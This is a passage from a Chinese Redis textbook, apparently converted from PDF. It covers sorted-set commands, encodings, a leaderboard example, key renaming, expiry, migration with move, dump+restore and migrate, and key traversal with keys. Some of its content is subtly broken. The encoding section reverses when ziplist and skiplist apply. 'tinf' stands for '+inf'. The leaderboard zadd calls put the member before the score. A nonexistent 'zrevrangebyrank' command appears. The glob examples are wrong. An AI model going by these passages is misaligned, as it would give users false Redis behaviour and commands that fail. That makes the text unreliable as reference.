127.0.0.1:6379> zscore user:ranking tom
"251"
127.0.0.1:6379> zscore user:ranking test
(nil)
```

(4) 计算成员的排名

```
zrank key member
zrevrank key member
```

zrank是从分数从低到高返回排名， zrevrank反之。例如下面操作中， tom在zrank和zrevrank分别排名第5和第0（排名从0开始计算）。

```
127.0.0.1:6379> zrank user:ranking tom
(integer) 5
127.0.0.1:6379> zrevrank user:ranking tom
(integer) 0
```

(5) 删除成员

```
zrem key member [member ...]
```

下面操作将成员mike从有序集合user: ranking中删除。

```
127.0.0.1:6379> zrem user:ranking mike
(integer) 1
```

返回结果为成功删除的个数。

(6) 增加成员的分数

```
zincrby key increment member
```

下面操作给tom增加了9分， 分数变为了260分：

```
127.0.0.1:6379> zincrby user:ranking 9 tom
"260"
```

(7) 返回指定排名范围的成员

```
zrange   key start end [withscores]
zrevrange key start end [withscores]
```

有序集合是按照分值排名的， zrange是从低到高返回， zrevrange反之。

下面代码返回排名最低的是三个成员， 如果加上withscores选项， 同时会返回成员的分数：

```
127.0.0.1:6379> zrange user:ranking 0 2 withscores
1) "kris"
2) "1"
3) "frank"
4) "200"
5) "tim"
6) "220"
127.0.0.1:6379> zrevrange user:ranking 0 2 withscores
1) "tom"
2) "260"
3) "martin"
4) "250"
5) "tim"
6) "220"
```

(8) 返回指定分数范围的成员

```
zrangebyscore key min max [withscores] [limit offset count]
zrevrangebyscore key max min [withscores] [limit offset count]
```

其中`zrangebyscore`按照分数从低到高返回，`zrevrangebyscore`反之。例如下面操作从低到高返回200到221分的成员，`withscores`选项会同时返回每个成员的分数。`[limit offset count]`选项可以限制输出的起始位置和个数：

```
127.0.0.1:6379> zrangebyscore user:ranking 200 tinf withscores
1) "frank"
2) "200"
3) "tim"
4) "220"
127.0.0.1:6379> zrevrangebyscore user:ranking 221 200 withscores
1) "tim"
2) "220"
3) "frank"
4) "200"
```

同时`min`和`max`还支持开区间（小括号）和闭区间（中括号），`-inf`和`+inf`分别代表无限小和无限大：

```
127.0.0.1:6379> zrangebyscore user:ranking (200 +inf withscores
1) "tim"
2) "220"
3) "martin"
4) "250"
5) "tom"
6) "260"
```

(9) 返回指定分数范围成员个数

```
zcount key min max
```

下面操作返回200到221分的成员的个数：

```
127.0.0.1:6379> zcount user:ranking 200 221
(integer) 2
```

(10) 删除指定排名内的升序元素

```
zremrangebyrank key start end
```

下面操作删除第start到第end名的成员：

```
127.0.0.1:6379> zremrangebyrank user:ranking 0 2
(integer) 3
```

(11) 删除指定分数范围的成员

```
zremrangebyscore key min max
```

下面操作将250分以上的成员全部删除，返回结果为成功删除的个数：

```
127.0.0.1:6379> zremrangebyscore user:ranking (250 +inf
(integer) 2
```

2.集合间的操作

将图2-25的两个有序集合导入到Redis中。




图2-25 有序集合user: ranking: 1和user: ranking: 2

```
127.0.0.1:6379> zadd user:ranking:1 1 kris 91 mike 200 frank 220 tim 250 martin
251 tom
(integer) 6
127.0.0.1:6379> zadd user:ranking:2 8 james 77 mike 625 martin 888 tom
(integer) 4
```

(1) 交集

```
zinterstore destination numkeys key [key ...] [weights weight [weight ...]]
[aggregate sum|min|max]
```

这个命令参数较多，下面分别进行说明：

- destination：交集计算结果保存到这个键。

- numkeys：需要做交集计算键的个数。

- key[key...]：需要做交集计算的键。

- weights weight[weight...]: 每个键的权重，在做交集计算时，每个键中的每个member会将自己分数乘以这个权重，每个键的权重默认是1。
- aggregate sum|min|max: 计算成员交集后，分值可以按照sum（和）、min（最小值）、max（最大值）做汇总，默认值是sum。

下面操作对user: ranking: 1和user: ranking: 2做交集，weights和aggregate使用了默认配置，可以看到目标键user: ranking: 1_inter_2对分值做了sum操作：

```
127.0.0.1:6379> zinterstore user:ranking:1_inter_2 2 user:ranking:1
    user:ranking:2
(integer) 3
127.0.0.1:6379> zrange user:ranking:1_inter_2 0 -1 withscores
1) "mike"
2) "168"
3) "martin"
4) "875"
5) "tom"
6) "1139"
```

如果想让user: ranking: 2的权重变为0.5，并且聚合效果使用max，可以执行如下操作：

```
127.0.0.1:6379> zinterstore user:ranking:1_inter_2 2 user:ranking:1
    user:ranking:2 weights 1 0.5 aggregate max
(integer) 3
127.0.0.1:6379> zrange user:ranking:1_inter_2 0 -1 withscores
1) "mike"
2) "91"
3) "martin"
4) "312.5"
5) "tom"
6) "444"
```

(2) 并集

```
zunionstore destination numkeys key [key ...] [weights weight [weight ...]]
[aggregate sum|min|max]
```

该命令的所有参数和zinterstore是一致的，只不过是做并集计算，例如下面操作是计算user: ranking: 1和user: ranking: 2的并集，weights和aggregate使用了默认配置，可以看到目标键user: ranking: 1_union_2对分值做了sum操作：

```
127.0.0.1:6379> zunionstore user:ranking:1_union_2 2 user:ranking:1
    user:ranking:2
(integer) 7
127.0.0.1:6379> zrange user:ranking:1_union_2 0 -1 withscores
 1) "kris"
 2) "1"
 3) "james"
 4) "8"
 5) "mike"
 6) "168"
 7) "frank"
 8) "200"
 9) "tim"
10) "220"
11) "martin"
12) "875"
13) "tom"
14) "1139"
```

至此有序集合的命令基本介绍完了，表2-8是这些命令的时间复杂度，开发人员在使用对应的命令进行开发时，不仅要考虑功能性，还要了解相应的时间复杂度，防止由于使用不当造成应用方效率下降以及Redis阻塞。

表2-8 有序集合命令的时间复杂度

命令	时间复杂度
zadd key score member [score member ...]	$O(k \times \log(n))$, k 是添加成员的个数, n 是当前有序集合成员个数
zcard key	$O(1)$
zscore key member	$O(1)$
zrank key member zrevrank key member	$O(\log(n))$, n 是当前有序集合成员个数
zrem key member [member ...]	$O(k * \log(n))$, k 是删除成员的个数, n 是当前有序集合成员个数
zincrby key increment member	$O(\log(n))$, n 是当前有序集合成员个数
zrange key start end [withscores] zrevrange key start end [withscores]	$O(\log(n) + k)$, k 是要获取的成员个数, n 是当前有序集合成员个数
zrangebyscore key min max [withscores] zrevrangebyscore key max min [withscores]	$O(\log(n) + k)$, k 是要获取的成员个数, n 是当前有序集合成员个数
zcount	$O(\log(n))$, n 是当前有序集合成员个数
zremrangebyrank key start end	$O(\log(n) + k)$, k 是要删除的成员个数, n 是当前有序集合成员个数
zremrangebyscore key min max	$O(\log(n) + k)$, k 是要删除的成员个数, n 是当前有序集合成员个数
zinterstore destination numkeys key [key ...]	$O(n*k) + O(m * \log(m))$, n 是成员数最小的有序集合成员个数, k 是有序集合的个数, m 是结果集中成员个数
zunionstore destination numkeys key [key ...]	$O(n) + O(m * \log(m))$, n 是所有有序集合成员个数和, m 是结果集中成员个数

2.6.2 内部编码

有序集合类型的内部编码有两种：

- ziplist（压缩列表）：当有序集合的元素个数小于zset-max-ziplist-entries配置（默认128个），同时每个元素的值都小于zset-max-ziplist-value配置（默认64字节）时，Redis会用ziplist来作为有序集合的内部实现，ziplist可以有效减少内存的使用。
- skiplist（跳跃表）：当ziplist条件不满足时，有序集合会使用skiplist作为内部实现，因为此时ziplist的读写效率会下降。

下面用示例来说明：

1) 当元素个数较少且每个元素较小时，内部编码为skiplist:

```
127.0.0.1:6379> zadd zsetkey 50 e1 60 e2 30 e3
(integer) 3
127.0.0.1:6379> object encoding zsetkey
"skiplist"
```

2.1) 当元素个数超过128个，内部编码变为ziplist:

```
127.0.0.1:6379> zadd zsetkey 50 e1 60 e2 30 e3 12 e4 ...忽略... 84 e129
(integer) 129
127.0.0.1:6379> object encoding zsetkey
"ziplist"
```

2.2) 当某个元素大于64字节时，内部编码也会变为hashtable:

```
127.0.0.1:6379> zadd zsetkey 20 "one string is bigger than 64 byte.....
....."
(integer) 1
127.0.0.1:6379> object encoding zsetkey
```

"skiplist"

2.6.3 使用场景

有序集合比较典型的使用场景就是排行榜系统。例如视频网站需要对用户上传的视频做排行榜，榜单的维度可能是多个方面的：按照时间、按照播放数量、按照获得的赞数。本节使用赞数这个维度，记录每天用户上传视频的排行榜。主要需要实现以下4个功能。

(1) 添加用户赞数

例如用户mike上传了一个视频，并获得了3个赞，可以使用有序集合的zadd和zincrby功能：

```
zadd user:ranking:2016_03_15 mike 3
```

如果之后再获得一个赞，可以使用zincrby：

```
zincrby user:ranking:2016_03_15 mike 1
```

(2) 取消用户赞数

由于各种原因（例如用户注销、用户作弊）需要将用户删除，此时需要将用户从榜单中删除掉，可以使用zrem。例如删除成员tom：

```
zrem user:ranking:2016_03_15 mike
```

(3) 展示获取赞数最多的十个用户

此功能使用zrevrange命令实现：

```
zrevrangebyrank user:ranking:2016_03_15 0 9
```

(4) 展示用户信息以及用户分数

此功能将用户名作为键后缀，将用户信息保存在哈希类型中，至于用户的分数和排名可以使用`zscore`和`zrank`两个功能：

```
hgetall user:info:tom
zscore user:ranking:2016_03_15 mike
zrank user:ranking:2016_03_15 mike
```

2.7 键管理

本节将按照单个键、遍历键、数据库管理三个维度对一些通用命令进行介绍。

2.7.1 单个键管理

针对单个键的命令，前面几节已经介绍过一部分了，例如type、del、object、exists、expire等，下面将介绍剩余的几个重要命令。

1. 键重命名

```
rename key newkey
```

例如现有一个键值对，键为python，值为jedis：

```
127.0.0.1:6379> get python
"jedis"
```

下面操作将键python重命名为java：

```
127.0.0.1:6379> set python jedis
OK
127.0.0.1:6379> rename python java
OK
127.0.0.1:6379> get python
(nil)
127.0.0.1:6379> get java
"jedis"
```

如果在rename之前，键java已经存在，那么它的值也将被覆盖，如下所示：

```
127.0.0.1:6379> set a b
OK
127.0.0.1:6379> set c d
OK
127.0.0.1:6379> rename a c
OK
127.0.0.1:6379> get a
(nil)
127.0.0.1:6379> get c
"b"
```

为了防止被强行rename，Redis提供了renamenx命令，确保只有newKey不存在时候才被覆盖，例如下面操作renamenx时，newkey=python已经存在，返回结果是0代表没有完成重命名，所以键java和python的值没变：

```
127.0.0.1:6379> set java jedis
OK
127.0.0.1:6379> set python redis-py
OK
127.0.0.1:6379> renamenx java python
(integer) 0
127.0.0.1:6379> get java
"jedis"
127.0.0.1:6379> get python
"redis-py"
```

在使用重命名命令时，有两点需要注意：

- 由于重命名键期间会执行del命令删除旧的键，如果键对应的值比较大，会存在阻塞Redis的可能性，这点不要忽视。
- 如果rename和renamenx中的key和newkey如果是相同的，在Redis3.2和之前版本返回结果略有不同。

Redis3.2中会返回OK：

```
127.0.0.1:6379> rename key key
OK
```

Redis3.2之前的版本会提示错误：

```
127.0.0.1:6379> rename key key
(error) ERR source and destination objects are the same
```

2.随机返回一个键

```
randomkey
```

下面示例中，当前数据库有1000个键值对，randomkey命令会随机从中挑选一个键：

```
127.0.0.1:6379> dbsize
1000
127.0.0.1:6379> randomkey
"hello"
127.0.0.1:6379> randomkey
"jedis"
```

3. 键过期

2.1节简单介绍键过期功能，它可以自动将带有过期时间的键删除，在许多应用场景都非常有帮助。除了expire、ttl命令以外，Redis还提供了expireat、pexpire、pexpireat、pttl、persist等一系列命令，下面分别进行说明：

- expire key seconds：键在seconds秒后过期。
- expireat key timestamp：键在秒级时间戳timestamp后过期。

下面为键hello设置了10秒的过期时间，然后通过ttl观察它的过期剩余时间（单位：秒），随着时间的推移，ttl逐渐变小，最终变为-2：

```
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> expire hello 10
(integer) 1
# 还剩7秒
127.0.0.1:6379> ttl hello
(integer) 7
...
# 还剩0秒
127.0.0.1:6379> ttl hello
(integer) 0
# 返回结果为-2，说明键hello已经被删除
127.0.0.1:6379> ttl hello
(integer) -2
```

ttl命令和pttl都可以查询键的剩余过期时间，但是pttl精度更高可以达到毫秒级别，有3种返回值：

- 大于等于0的整数：键剩余的过期时间（ttl是秒，pttl是毫秒）。

- -1：键没有设置过期时间。

- -2：键不存在。

expireat命令可以设置键的秒级过期时间戳，例如如果需要将键hello在2016-08-01 00:00:00（秒级时间戳为1469980800）过期，可以执行如下操作：

```
127.0.0.1:6379> expireat hello 1469980800
(integer) 1
```

除此之外，Redis2.6版本后提供了毫秒级的过期方案：

- pexpire key milliseconds：键在milliseconds毫秒后过期。

- pexpireat key milliseconds-timestamp键在毫秒级时间戳timestamp后过期。

但无论是使用过期时间还是时间戳，秒级还是毫秒级，在Redis内部最终使用的都是pexpireat。

在使用Redis相关过期命令时，需要注意以下几点。

- 1) 如果expire key的键不存在，返回结果为0：

```
127.0.0.1:6379> expire not_exist_key 30
(integer) 0
```

2) 如果过期时间为负值, 键会立即被删除, 犹如使用del命令一样:

```
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> expire hello -2
(integer) 1
127.0.0.1:6379> get hello
(nil)
```

3) persist命令可以将键的过期时间清除:

```
127.0.0.1:6379> hset key f1 v1
(integer) 1
127.0.0.1:6379> expire key 50
(integer) 1
127.0.0.1:6379> ttl key
(integer) 46
127.0.0.1:6379> persist key
(integer) 1
127.0.0.1:6379> ttl key
(integer) -1
```

4) 对于字符串类型键, 执行set命令会去掉过期时间, 这个问题很容易在开发中被忽视。

如下是Redis源码中, set命令的函数setKey, 可以看到最后执行了removeExpire (db, key) 函数去掉了过期时间:

```
void setKey(redisDb *db, robj *key, robj *val) {
    if (lookupKeyWrite(db, key) == NULL) {
        dbAdd(db, key, val);
    } else {
        dbOverwrite(db, key, val);
    }
    incrRefCount(val);
    // 去掉过期时间
    removeExpire(db, key);
    signalModifiedKey(db, key);
}
```

下面的例子证实了set会导致过期时间失效，因为ttl变为-1：

```
127.0.0.1:6379> expire hello 50
(integer) 1
127.0.0.1:6379> ttl hello
(integer) 46
127.0.0.1:6379> set hello world
OK
127.0.0.1:6379> ttl hello
(integer) -1
```

5) Redis不支持二级数据结构（例如哈希、列表）内部元素的过期功能，例如不能对列表类型的一个元素做过期时间设置。

6) setex命令作为set+expire的组合，不但是原子执行，同时减少了一次网络通讯的时间。

有关Redis键过期的详细原理，8.2节会深入剖析。

4.迁移键

迁移键功能非常重要，因为有时候我们只想把部分数据由一个Redis迁移到另一个Redis（例如从生产环境迁移到测试环境），Redis发展历程中提供了move、dump+restore、migrate三组迁移键的方法，它们的实现方式以及使用的场景不太相同，下面分别介绍。

(1) move

```
move key db
```

如图2-26所示，move命令用于在Redis内部进行数据迁移，Redis内部可以有多个数据库，由于多个数据库功能后面会进行介绍，这里只需要知道Redis内部可以有多个数据库，彼此在数据上是相互隔离的，move key db就

是把指定的键从源数据库移动到目标数据库中，但笔者认为多数据库功能不建议在生产环境使用，所以这个命令读者知道即可。




图2-26 move命令在Redis内部数据库之间迁移数据

(2) dump+restore

```
dump key
restore key ttl value
```

dump+restore可以实现在不同的Redis实例之间进行数据迁移的功能，整个迁移的过程分为两步：

- 1) 在源Redis上，dump命令会将键值序列化，格式采用的是RDB格式。
- 2) 在目标Redis上，restore命令将上面序列化的值进行复原，其中ttl参数代表过期时间，如果ttl=0代表没有过期时间。

整个过程如图2-27所示。




图2-27 `dump+restore`命令在Redis实例之间迁移数据

有关`dump+restore`有两点需要注意：第一，整个迁移过程并非原子性的，而是通过客户端分步完成的。第二，迁移过程是开启了两个客户端连接，所以`dump`的结果不是在源Redis和目标Redis之间进行传输，下面用一个例子演示完整过程。

1) 在源Redis上执行dump:

```
redis-source> set hello world
OK
redis-source> dump hello
"\x00\x05world\x06\x00\x8f<T\x04%\xfcNQ"
```

2) 在目标Redis上执行restore:

```
redis-target> get hello
(nil)
redis-target> restore hello 0 "\x00\x05world\x06\x00\x8f<T\x04%\xfcNQ"
OK
redis-target> get hello
"world"
```

上面2步对应的伪代码如下：

```
Redis sourceRedis = new Redis("sourceMachine", 6379);
Redis targetRedis = new Redis("targetMachine", 6379);
targetRedis.restore("hello", 0, sourceRedis.dump(key));
```

(3) migrate

```
migrate host port key|"" destination-db timeout [copy] [replace] [keys key [key
```

migrate命令也是用于在Redis实例间进行数据迁移的，实际上migrate命令就是将dump、restore、del三个命令进行组合，从而简化了操作流程。migrate命令具有原子性，而且从Redis3.0.6版本以后已经支持迁移多个键的功能，有效地提高了迁移效率，migrate在10.4节水平扩容中起到重要作用。

整个过程如图2-28所示，实现过程和dump+restore基本类似，但是有3点不太相同：第一，整个过程是原子执行的，不需要在多个Redis实例上开启客户端的，只需要在源Redis上执行migrate命令即可。第二，migrate命令的数据传输直接在源Redis和目标Redis上完成的。第三，目标Redis完成restore后会发送OK给源Redis，源Redis接收后会根据migrate对应的选项来决定是否在源Redis上删除对应的键。




图2-28 `migrate`命令在Redis实例之间原子性的迁移数据

下面对`migrate`的参数进行逐个说明：

`-host`: 目标Redis的IP地址。

`-port`: 目标Redis的端口。

`-key""`: 在Redis3.0.6版本之前，`migrate`只支持迁移一个键，所以此处是要迁移的键，但Redis3.0.6版本之后支持迁移多个键，如果当前需要迁移多个键，此处为空字符串""。

`-destination-db`: 目标Redis的数据索引，例如要迁移到0号数据库，这

里就写0。

- `timeout`: 迁移的超时时间（单位为毫秒）。
- `[copy]`: 如果添加此选项，迁移后并不删除源键。
- `[replace]`: 如果添加此选项，`migrate`不管目标Redis是否存在该键都会正常迁移进行数据覆盖。
- `[keys key[key...]]`: 迁移多个键，例如要迁移key1、key2、key3，此处填写“`keys key1 key2 key3`”。

下面用示例演示`migrate`命令，为了方便演示源Redis使用6379端口，目标Redis使用6380端口，现要将源Redis的键hello迁移到目标Redis中，会分为如下几种情况：

情况1：源Redis有键hello，目标Redis没有：

```
127.0.0.1:6379> migrate 127.0.0.1 6380 hello 0 1000
OK
```

情况2：源Redis和目标Redis都有键hello：

```
127.0.0.1:6379> get hello
"world"
127.0.0.1:6380> get hello
"redis"
```

如果`migrate`命令没有加`replace`选项会收到错误提示，如果加了`replace`会返回OK表明迁移成功：

```
127.0.0.1:6379> migrate 127.0.0.1 6379 hello 0 1000
(error) ERR Target instance replied with error: BUSYKEY Target key name already
```

```
127.0.0.1:6379> migrate 127.0.0.1 6379 hello 0 1000 replace
OK
```

情况3：源Redis没有键hello。如下所示，此种情况会收到nokey的提示：

```
127.0.0.1:6379> migrate 127.0.0.1 6380 hello 0 1000
NOKEY
```

下面演示一下Redis3.0.6版本以后迁移多个键的功能。

· 源Redis批量添加多个键：

```
127.0.0.1:6379> mset key1 value1 key2 value2 key3 value3
OK
```

· 源Redis执行如下命令完成多个键的迁移：

```
127.0.0.1:6379> migrate 127.0.0.1 6380 "" 0 5000 keys key1 key2 key3
OK
```

至此有关Redis数据迁移的命令介绍完了，最后使用表2-9总结一下move、dump+restore、migrate三种迁移方式的异同点，笔者建议使用migrate命令进行键值迁移。

表2-9 move、dump+restore、migrate三个命令比较

命 令	作用域	原子性	支持多个键
move	Redis 实例内部	是	否
dump + restore	Redis 实例之间	否	否
migrate	Redis 实例之间	是	是

2.7.2 遍历键

Redis提供了两个命令遍历所有的键，分别是keys和scan，本节将对它们介绍并简要分析。

1.全量遍历键

```
keys pattern
```

本章开头介绍keys命令的简单使用，实际上keys命令是支持pattern匹配的，例如向一个空的Redis插入4个字符串类型的键值对。

```
127.0.0.1:6379> dbsize
(integer) 0
127.0.0.1:6379> mset hello world redis best jedis best hill high
OK
```

如果要获取所有的键，可以使用keys pattern命令：

```
127.0.0.1:6379> keys *
1) "hill"
2) "jedis"
3) "redis"
4) "hello"
```

上面为了遍历所有的键，pattern直接使用星号，这是因为pattern使用的
是glob风格的通配符：

· *代表匹配任意字符。

· 代表匹配一个字符。

·[]代表匹配部分字符，例如[1, 3]代表匹配1, 3, [1-10]代表匹配1到10的任意数字。

·\x用来做转义，例如要匹配星号、问号需要进行转义。

下面操作匹配以j, r开头，紧跟edis字符串的所有键：

```
127.0.0.1:6379> keys [j,r]edis
1) "jedis"
2) "redis"
```

例如下面操作会匹配到hello和hill这两个键：

```
127.0.0.1:6379> keys hll*
1) "hill"
2) "hello"
```

当需要遍历所有键时（例如检测过期或闲置时间、寻找大对象等），
keys是一个很有帮助的命令，例如想删除所有以video字符串开头的键，可以
执行如下操作：

```
redis-cli keys video* | xargs redis-cli del
```

但是如果考虑到Redis的单线程架构就不那么美妙了，如果Redis包含了
大量的键，执行keys命令很可能会造成Redis阻塞，所以一般建议不要在生
产环境下使用keys命令。但有时候确实有遍历键的需求该怎么办，可以在以
下三种情况使用：

·在一个不对外提供服务的Redis从节点上执行，这样不会阻塞到客户端
的请求，但是会影响到主从复制，有关主从复制我们将在第6章进行详细介
绍。

- 如果确认键值总数确实比较少，可以执行该命令。
- 使用下面要介绍的scan命令渐进式的遍历所有键，可以有效防止阻塞。

2. 渐进式遍历

Redis从2.8版本后，提供了一个新的命令scan，它能有效的解决keys命令存在的问题。和keys命令执行时会遍历所有键不同，scan采用渐进式遍历的方式来解决keys命令可能带来的阻塞问题，每次scan命令的时间复杂度是O(1)，但是要真正实现keys的功能，需要执行多次scan。Redis存储键值对实际使用的是hashtable的数据结构，其简化模型如图2-29所示。

